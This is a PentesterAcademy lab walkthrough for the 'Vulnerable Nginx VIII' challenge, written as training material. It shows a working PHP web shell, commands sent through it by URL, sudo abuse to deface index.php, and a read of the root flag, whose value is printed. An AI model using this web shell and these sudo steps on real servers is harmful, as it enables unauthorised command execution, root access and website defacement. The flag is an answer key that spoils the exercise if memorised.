
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Nginx VIII
URL	https://www.attackdefense.com/challengedetails?cid=214
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. Also, the administrator has forgotten to revoke unnecessary permissions from the nginx user.

Objective: Your objective is to deface the homepage with a custom message and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com



Step 2: Create a simple web shell.


Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script




URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php

No output is returned because the cmd parameter was not passed.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami




Step 6: Enumerate files stored on the web server.

Command: pwd

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd

Command: ls -l /var/www/html/

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/




The index.php file is owned by root and only root has write permission on it.

Step 7: Check which commands www-data user can execute as root.

Command: sudo -l

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20-l




User www-data can execute all commands as root.

Step 8: Deface the homepage of the web application with custom message


Command: echo 'hacked' | sudo tee /var/www/html/index.php

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo%20%27hacked%27%20|%20sudo%20tee%20/var/www/html/index.php



Step 9: Navigate to the homepage of the web application and the custom message will be displayed.


URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/



Step 10: Check the files present in root user's home directory.

Command: sudo ls -l /root/

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20ls%20-l%20/root/



The location of flag is revealed.

Step 11: Retrieve the flag

Command: sudo cat /root/flag

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20cat%20/root/flag

Flag: c42e4c7012daf5340300d570473ee3a9

References:

1. Nginx (https://www.nginx.com/)